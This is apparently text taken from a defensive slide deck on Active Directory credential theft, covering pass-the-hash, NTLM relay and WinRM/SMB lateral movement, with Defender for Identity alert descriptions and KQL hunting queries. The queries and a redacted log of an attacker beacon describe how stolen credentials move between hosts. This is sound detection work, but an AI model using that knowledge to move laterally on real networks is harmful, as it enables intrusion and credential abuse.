
Preventive controls



! Enable Credential Guard !

- Secrets protected by VBS
- Does not host device drivers
- Accessible by LSA using Remote Procedure Calls


What now?




Attackers landed on a
Management Server




Preventive controls




Multi-session hosts




Single-session hosts






Pass the Hash



Defender for identity - IdentityLogonEvents

Filters: [Add filter](#)

<input type="checkbox"/>	TimeGenerated	ActionType	LogonType	Protocol	AccountName	TargetDeviceName	DestinationDeviceName
<input type="checkbox"/>	> Oct 2, 2025 5:37:2...	LogonSuccess	Resource access	NtLm			
<input type="checkbox"/>	> Oct 2, 2025 5:44:3...	LogonSuccess	Resource access	NtLm			
<input type="checkbox"/>	> Oct 2, 2025 5:39:0...	LogonSuccess	Resource access	NtLm			
<input type="checkbox"/>	> Oct 2, 2025 6:09:2...	LogonSuccess	Resource access	NtLm			
<input type="checkbox"/>	> Oct 2, 2025 5:44:0...	LogonSuccess	Resource access	NtLm			
<input type="checkbox"/>	> Oct 2, 2025 5:32:0...	LogonSuccess	Resource access	NtLm			
<input type="checkbox"/>	> Oct 2, 2025 5:26:5...	LogonSuccess	Resource access	NtLm			
<input type="checkbox"/>	> Oct 2, 2025 5:22:0...	LogonSuccess	Resource access	NtLm			
<input type="checkbox"/>	> Oct 2, 2025 5:25:5...	LogonSuccess	Resource access	NtLm			
<input type="checkbox"/>	> Oct 2, 2025 5:40:5...	LogonSuccess	Resource access	NtLm			



▼ Suspected identity theft (pass-the-hash) High 2017

Previous name: Identity theft using Pass-the-Hash attack.

Description:
Pass-the-Hash is a lateral movement technique in which attackers steal a user's NTLM hash from one computer and use it to gain access to another computer.

Learning period: None


MITRE:

- **Primary MITRE tactic**: Lateral Movement (TA0008) [↗](#)
- **MITRE attack technique**: Use Alternate Authentication Material (T1550) [↗](#)
- **MITRE attack sub-technique**: Pass the Hash (T1550.002) [↗](#)

Behavior based detection model (my guess)


→ PTH Attack was done against machines
compromised admin used regularly

Detective Controls



```
let timeframe = 2*1d;
let DeviceIPs=(
    DeviceNetworkEvents
    | where ingestion_time() >= ago(timeframe)
    | where ActionType == "ConnectionAttempt" or ActionType == "ConnectionSuccess"
    | distinct DeviceName, LocalIP
    | extend DeviceName=tolower(split(DeviceName,".")[0])
);
// Find potential NTLM relay attack by looking for NTLM logins from devices that are known in MDE, but are from a source IP that
let PotentialNTLMRelayLogins=materialize (
    DeviceLogonEvents
    | where ingestion_time() >= ago(timeframe)
    | where ActionType == "LogonSuccess"
    | where LogonType == "Network"
    | where Protocol=="NTLM"
    | where isnotempty(RemoteDeviceName) and isnotempty(RemoteIP)
    | where RemoteIPType <> "Loopback"
    | extend RemoteDeviceName=tolower(RemoteDeviceName)
    | where RemoteDeviceName in ((DeviceIPs | project DeviceName)) // The remote device is known in MDE.
    | join kind=leftanti DeviceIPs on $left.RemoteIP == $right.LocalIP, $left.RemoteDeviceName == $right.DeviceName // The Remote
    | project-reorder Timestamp, RemoteIP, RemoteDeviceName, AccountDomain, AccountName
);
// Filter the potential NTLM relay events by checking there was an outgoing SMB connection from the source device to the relay :
DeviceNetworkEvents
| where ingestion_time() >= ago(timeframe)
| where RemotePort in (445, 80, 443, 9389)
| where RemoteIP in ((PotentialNTLMRelayLogins | project RemoteIP))
| extend ShortDeviceName=tolower(split(DeviceName,".")[0])
| where ShortDeviceName in ((PotentialNTLMRelayLogins | project RemoteDeviceName))
| lookup kind=inner PotentialNTLMRelayLogins on $left.ShortDeviceName == $right.RemoteDeviceName, $left.RemoteIP == $right.RemoteIP
```

Detection rule by
FalconForce to
detect NTLM Relay
Attack



Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft, Version 1 and 2

This document discusses Pass-the-Hash (PtH) attacks against the Windows operating systems and provides holistic planning strategies that, when combined with the Windows security features, will provide a more effective defense against pass-the-hash attacks.

Important! Selecting a language below will dynamically change the complete page content to that language.

Select language

English

Downloaded

If your download does not start in 30 seconds, [click here to download manually](#).

▼ Install Instructions

Download the PDF.

CORE INFRASTRUCTURE AND SECURITY BLOG 9 MIN READ


Active Directory Hardening Series - Part 1 – Disabling NTLMv1




JerryDevore  MICROSOFT

Sep 21, 2023

Active Directory Hardening Series - Part 1 – Disabling NTLMv1



Lateral Movement using SMB and WinRM



Network connection launched from beacon

[11480] cmd.exe "cmd" /Cpowershell .\ Redacted

[27868] wsmprovhost.exe -Embedding

Process ID 27868
Execution time Oct 7, 2025 11:06:36 AM
Command line wsmprovhost.exe -F

imgflip.com

Port	5985	Execution details	Token elevation: Standard, Integrity level: High
Protocol	Tcp	Signer	▲ Unknown

New beacon spawn on destination device via WinRM

Suspicious process using **SMB** / **WinRM**


```
DeviceNetworkEvents
| where TimeGenerated > ago(1h)
| where RemotePort in ("5985", "5986", "445")
| where ActionType in~ ("ConnectionSuccess", "ConnectionAttempt",
"ConnectionFailed", "ConnectionRequest")
| where isnotempty(InitiatingProcessSHA256)
| invoke FileProfile(InitiatingProcessSHA256)
| where isnotempty(GlobalPrevalence) and GlobalPrevalence < 1000
```


```
let process_drop_via_arc = (
    DeviceFileEvents
    | where TimeGenerated > ago(7d)
    // Search for file created events by Arc Custom Script Handler
    | where ActionType == "FileCreated"
    | where InitiatingProcessFileName =~ "customscripthandler.exe"
    | where isnotempty(SHA256)
    | distinct SHA256
);
DeviceNetworkEvents
| where TimeGenerated > ago(30d)
| join kind=inner process_drop_via_arc on $left.InitiatingProcessSHA256 == $right.SHA256
| where RemotePort in ("5985", "5986", "445", "3389", "22", "5900", "135")
| where ActionType in~ ("ConnectionSuccess", "ConnectionAttempt",
"ConnectionFailed", "ConnectionRequest")
```

Arc dropped process
performing **Lateral**
Movement

Unknown process launched via **WinRM**

```
DeviceProcessEvents
| where InitiatingProcessFileName contains "wsmprovhost.exe"
| invoke FileProfile(SHA1)
| where GlobalPrevalence < 1000
| join kind=leftouter (
    DeviceNetworkEvents
    | where ActionType == "InboundConnectionAccepted"
    | where LocalPort in ("5985", "5986")
    | distinct RemoteIP, DeviceId
) on DeviceId
| project-away DeviceId1
```






Privilege Escalation Domain Groups

BloodHound graph



If you **ever** had **on-premise exchange** in your AD ...



*not applicable with exchange split permission model



▼ Suspicious additions to sensitive groups

Medium 2024

Description:

Attackers add users to highly privileged groups. Adding users is done to gain access to more resources, and gain persistency. This detection relies on profiling the group modification activities of users, and alerting when an abnormal addition to a sensitive group is seen. Defender for Identity profiles continuously.

For a definition of sensitive groups in Defender for Identity, see [Working with sensitive accounts](#). The detection relies on events audited on domain controllers. Make sure your domain controllers are [auditing the events needed](#).

Learning period: Four weeks per domain controller, starting from the first event.

MITRE:

- Primary MITRE tactic: [Persistence \(TA0003\)](#) ↗
- Secondary MITRE tactic: [Credential Access \(TA0006\)](#) ↗
- MITRE attack technique: [Account Manipulation \(T1098\)](#) ↗, [Domain Policy Modification \(T1484\)](#) ↗
- MITRE attack sub-technique: N/A

Suggested steps for prevention:

- To help prevent future attacks, minimize the number of users authorized to modify sensitive groups.
- Set up Privileged Access Management for Active Directory if applicable.


MDI Sensitive Group monitoring



Default sensitive entities

The groups in the following list are considered **Sensitive** by Defender for Identity. Any entity that is a member of one of these Active Directory groups, including nested groups and their members, is automatically considered sensitive:

